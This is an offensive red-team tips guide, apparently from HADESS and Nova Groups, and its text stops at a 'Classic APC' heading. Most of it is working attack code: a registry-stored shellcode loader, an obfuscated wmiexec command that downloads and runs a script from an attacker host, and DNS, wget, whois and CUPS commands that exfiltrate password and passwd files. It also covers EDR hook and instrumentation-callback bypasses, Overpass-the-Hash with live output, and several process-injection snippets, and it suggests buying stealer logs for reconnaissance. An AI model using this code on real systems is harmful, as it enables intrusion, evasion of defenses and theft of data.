Orchestrating Chaos, Evading defense Culture

RedTeam Tips

HADESS

WWW.HADESS.IO

REDTEAM TIPS: ORCHESTRATING CHAOS, EVADING DEFENSE CULTURE

In the ever-evolving landscape of cybersecurity, staying ahead of adversaries requires more than just defensive strategies. It demands a deep understanding of offensive tactics and the ability to orchestrate chaos effectively while evading sophisticated defenses. In their collaborative effort, Amir Gholizadeh from Hadess and Nima Dabaghi from Nova Groups delve into the intricate art of Red Teaming, offering invaluable insights and tips for navigating the complex terrain of cybersecurity warfare.

Red Teaming isn't merely about breaching defenses; it's a strategic approach that simulates real-world cyber threats to enhance organizational resilience. Through meticulous planning, execution, and post-assessment, Red Teams aim to uncover vulnerabilities, challenge assumptions, and strengthen overall security posture. However, achieving these objectives demands more than just technical prowess; it requires a blend of creativity, adaptability, and strategic thinking.

Gholizadeh and Dabaghi bring a wealth of experience to the table, drawing from their extensive backgrounds in cybersecurity and Red Teaming. Their collaboration merges the best practices from Hadess and Nova Groups, offering readers a comprehensive guide to orchestrating chaos effectively while outmaneuvering sophisticated defenses. From reconnaissance techniques to stealthy infiltration methods, this article promises to equip cybersecurity professionals with the arsenal needed to stay one step ahead of adversaries in an increasingly hostile digital landscape.

Join us as we explore the art of Red Teaming through the expert lens of Gholizadeh and Dabaghi, uncovering the strategies, tactics, and mindset required to navigate the intricate web of cybersecurity challenges and emerge victorious in the face of adversity.





TABLE OF CONTENT

- Shellcode to ASCII string
- API Testing Tip
- Wmiexec Evasion
- Exfiltration
    - DNS
    - Linux Binaries
- Nameless Excel Macro
- Hiding Malware Using Shadow Copy
- Usermode EDR hook bypass
- Process Instrumentation Callback
- Overpass-the-Hash
- Reconnaissance Tips
- Process Injections
    - Local Code Injection
    - DLL Injection
    - Remote Thread Injection
    - Thread Hijacking
    - Classic APC
    - Early Bird APC
    - MapView Injection
- Binary Proxy Execution
- Active Directory Reversible Encryption
- RPC




- Payload development in smb or webdav
- amsi one line bypass
- Transfer Dns in Linux
- Execute the exfil command and transfer its information with icmp

Shellcode to ASCII String

Instead of storing the shellcode directly, we will represent it as an ASCII string. This ASCII string will be saved in the system registry. Then, in our implant program, we will read the value of that registry key, convert the ASCII string back into hexadecimal format, and finally execute the shellcode.


To convert your existing shellcode into an ASCII string representation, you can use the following code snippet:

You will get an ASCII string in the output, we can put this in registry key:



```
New-ItemProperty -Path "HKCU:\SOFTWARE\regkey" -Name "Name" -Value "ASCIISTRING" -PropertyType String -Force
```

In our C program, we can retrieve the shellcode from the registry using the following approach:




```
DWORD dwRegistryEntryOneLen;
DWORD dwAllocationSize = shellcodesize;
LPCSTR lpData = (LPCSTR)VirtualAlloc(NULL, dwAllocationSize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);

DWORD dwType = REG_SZ;
HKEY hKey = 0;
LPCSTR subkey = "HKCU:\SOFTWARE\regkey";
RegOpenKeyA(HKEY_CURRENT_USER,subkey,&hKey);
RegQueryValueExA(hKey, "Name", NULL, &dwType, (LPBYTE)lpData, &dwAllocationSize);

LPCSTR decodedShellcode = (LPCSTR)VirtualAlloc(NULL,dwAllocationSize, MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

LPCSTR tempPointer = decodedShellcode;
    for (int i = 0; i < dwAllocationSize/2; i ++) {
        sscanf_s(lpData+(i*2), "%2hhx", &decodedShellcode[i]);
    }
```

Once we have extracted the ASCII string from the registry, we can convert it back to the original binary shellcode format and store it in a variable called decodedShellcode.

From there, we have various options for executing the shellcode, such as creating a new thread to run it, or integrating it into your specific use case as needed.

API Tips


In the Target company where you running Redteam , you can access Sensitive Data by following the steps below:



```
/api/users => 403
/api/users/all => 403 (json)
/api/users/all/name,email,data => 404
-----------------------------------------------
حالا داستان جالب میشه👇 :)
-----------------------------------------------
/api/users/all?FUZZ=FUZZ

/api/users/all?fields=name => 200 ( LOW ) only name was queryable

/api/users/all?access=all => BOOOM (email, credit_card etc)
```

Wmicexec Evasion

Many AV/EDRs immediately detect *wmiexec* from Impacket and prevent it. But it's not a problem, you can bypass all protections by combining *-silentcommand*, *-nooutput* and *Invoke-WmiCommand* plus create a new shell in a new process.



```
echo -n 'Set-Content -Value PWNED -Path C:\pwn.txt' > cradle.ps1

wmiexec.py -silentcommand -nooutput administrator:'Passw0rd!'@<RHOST> "powershell -enc
$(echo -n 'Invoke-WmiMethod Win32_Process -Name Create -ArgumentList ("powershell -enc
'`echo -n 'IEX(New-Object Net.WebClient).DownloadString("http://<LHOST>/cradle.ps1")' |
iconv -t UTF-16LE | base64 -w0`'")' | iconv -t UTF-16LE | base64 -w0)"
```


Exfiltration

Exfiltration is about getting important data out of the victim network without being detected.

DNS

Did you reach a system in which all the communication channels in the network seem closed? Don't worry, these systems always have DNS and you can extract data from it using the command injection blind method only through DNS:

```
cat /data/secret/password.txt | while read exfil; do host $exfil.contextis.com 192.168.107.135; done
```




```
GET /Vulnsite/lookup.php?host=127.0.0.1|cat+/data/secret/password.txt|+xxd+-p+-c+16+|+while+read+exfil%3b+do+host+$exfil.contextis.com+192.168.107.135%3b+done
HTTP/1.1
Host: vulnerable.com:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```


Linux Binaries

You can exfiltrate using legitimate linux binaries that are usually installed by default.

- wget:




```
└─$ wget --post-file=/etc/passwd 127.0.0.1:1234
--2024-04-18 00:45:36--  http://127.0.0.1:1234/
Connecting to 127.0.0.1:1234... connected.
HTTP request sent, awaiting response...
```




```
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 41196
POST / HTTP/1.1
Host: 127.0.0.1:1234
User-Agent: Wget/1.21.3
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 3174

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

- whois




```
└─$ whois -h 127.0.0.1 -p 1234 `cat /etc/passwd`
```




```
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 42446
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sy
:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:
r/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin new
:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/
login www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:
ing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/u
```

- cancel



```
└─$ cancel -u "$(cat /etc/passwd)" -h 127.0.0.1:1234
```



```
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 39976
POST /admin/ HTTP/1.1
Content-Length: 3340
Content-Type: application/ipp
Date: Thu, 18 Apr 2024 04:49:32 GMT
Host: localhost:1234
User-Agent: CUPS/2.4.7 (Linux 6.3.0-kali1-amd64; x86_64) IPP/2.0
Expect: 100-continue

9Gattributes-charsetutf-8Httributes-natural-languageenE
                                                         printer-uriipp://localhost/p

/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```


Nameless Excel Macro

You don't need to name the Excel macro files, you can save them with the name Draft and no extension in startup. You can also put it in

c:users%username%appdataroamingmicrosoftexcelxlsta

Let the macro run without message (because this directory is inherently a safe place)

Hide Malware Using Volume Shadow Copy




NovaGroup

```
C:\> vssadmin create shadow /for=c:
C:\> vssadmin list shadows
C:\> \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\<FILE>.exe
C:\> vssadmin delete shadows /shadow=<ID>
```

Usermode Hook Bypass


Most AV/EDR products hook WINAPI functions in user mode and some of them hook in kernel mode using drivers as well. But one of the ways to bypass the user mode hooking is to use the function's NTAPI equivalent:


Nova Groups

```
.code
    SysNtCreateFile proc
            mov r10, rcx //syscall convention
            mov eax, 55h //syscall number : in this case it's NtCreateFile
            syscall //call nt function
            ret
    SysNtCreateFile endp
end
```

Process Instrumentation Callback


Process Instrumentation Callback is defined as the ProcessInstrumentationCallback flag (0x40) and is used by security products to detect potential direct syscall invocation by registering a callback to check if the syscall instruction comes from the executable image and not NTDLL. To bypass it for our process we just have to set it to NULL:


PROCESS_INSTRUMENTATION-bypass-Nova

```
PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION InstrumentationCallbackInfo;

InstrumentationCallbackInfo.Version  = 0x0;
InstrumentationCallbackInfo.Reserved = 0x0;
InstrumentationCallbackInfo.Callback = NULL;

NtSetInformationProcess( hProcess, ProcessInstrumentationCallback, &InstrumentationCallbackInfo, sizeof( InstrumentationCallbackInfo ) );
```

Overpass-the-Hash

26- We can use Rubeus/impacket to implement a technique called Overpass-the-Hash. In this technique, instead of passing the hash directly (another technique called Pass-the-Hash), we use the NTHash of an account to request a valid Kerberos ticket (TGT). We can then use this ticket to authenticate the domain as the target user:



```
└─$ impacket-getTGT matrix.local/administrator -hashes ':2777b7fec870e04dda00cd7260f7bee6' -dc-ip 192.168.100.10
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Saving ticket in administrator.ccache
```

```
└─$ export KRB5CCNAME=/home/kali/Desktop/administrator.ccache
```

```
└─$ impacket-psexec matrix.local/administrator@dc01.matrix.local -k -no-pass -dc-ip 192.168.100.10 -target-ip 192.168.100.10
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.100.10.....
[*] Found writable share ADMIN$
[*] Uploading file DFqgVfiI.exe
[*] Opening SVCManager on 192.168.100.10.....
[*] Creating service VvzZ on 192.168.100.10.....
[*] Starting service VvzZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.1970]
(c) Microsoft Corporation. All rights reserved.
```

Reconnaissance

One of the most important stages of redteaming is reconnaissance and identification. In this phase, the red team must gather all the information it can about its target(s). This information can be acquired by:

- Looking for social media profiles like linkedin/twitter
- Buying/Searching through log files generated from spywares and cracked softwares that are sold in dark areas of the net.
- Gathering subdomains
- Getting connected with the target(s)'s employees
- ..

Process Injections

There are many variants of process injection and you may use one based on your needs and the security that is in place in the environment.


Local Code Injection

The most basic and the first process injection that anyone should know about, is local code injection. In this injection, we allocate a local memory in our process, copy the shellcode in it and create a local thread to execute it in our own controlled process.

```
LPVOID pBuffer = VirtualAlloc(NULL, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
//WriteProcessMemory(GetCurrentProcess(), pBuffer, buf, sizeof(buf), NULL);
memcpy(pBuffer, buf, sizeof(buf));
HANDLE hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)pBuffer, NULL, 0, NULL);
WaitForSingleObject(hThread, INFINITE);
```

DLL Injection


This technique and its variants are widely used in game hacking, EDRs, hooking etc. In this technique instead of using a shellcode, we create a malicious DLL and load it in the target process.



```
const wchar_t szPathToDLL[] = L"C:\\test.dll";
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, false, std::stoi(argv[1]));
LPVOID pBuffer = VirtualAllocEx(hProcess, NULL, sizeof(szPathToDLL), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProcess, pBuffer, szPathToDLL, std::size(szPathToDLL), NULL);
FARPROC fLoadLibraryW = GetProcAddress(GetModuleHandleA("kernel32.dll"), "LoadLibraryW");
HANDLE hThread = CreateRemoteThread(hProcess, NULL, NULL, (LPTHREAD_START_ROUTINE)fLoadLibraryW, NULL, 0, NULL);
```

Remote Thread Injection


In this technique, we get a handle to a remote process, allocate memory in it, copy our shellcode to the allocated memory and create a thread to execute it.



```
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, false, 11736);
LPVOID pBuffer = VirtualAllocEx(hProcess, NULL, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProcess, pBuffer, buf, sizeof(buf), NULL);
CreateRemoteThread(hProcess, NULL, NULL, (LPTHREAD_START_ROUTINE)pBuffer, NULL, 0, NULL);
```

Thread Hijacking


In thread hijacking, instead of creating a thread, we hijack an existing one, suspend it, and change its rip/eip register to point to our shellcode and then resume it to execute the code we injected into it.



```
SuspendThread(hThread);
CONTEXT ctx ;
ctx.ContextFlags = CONTEXT_FULL;
GetThreadContext(hThread, &ctx);
hProcess = OpenProcess(PROCESS_ALL_ACCESS, false, dwPid);
buffer = VirtualAllocEx(hProcess, NULL, sizeof(Payloads::pCalc), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProcess, buffer, Payloads::pCalc, sizeof(Payloads::pCalc), NULL);
ctx.Rip = (DWORD_PTR)buffer;
SetThreadContext(hThread, &ctx);
ResumeThread(hThread);
WaitForSingleObject(hThread, INFINITE);
```

Classic APC

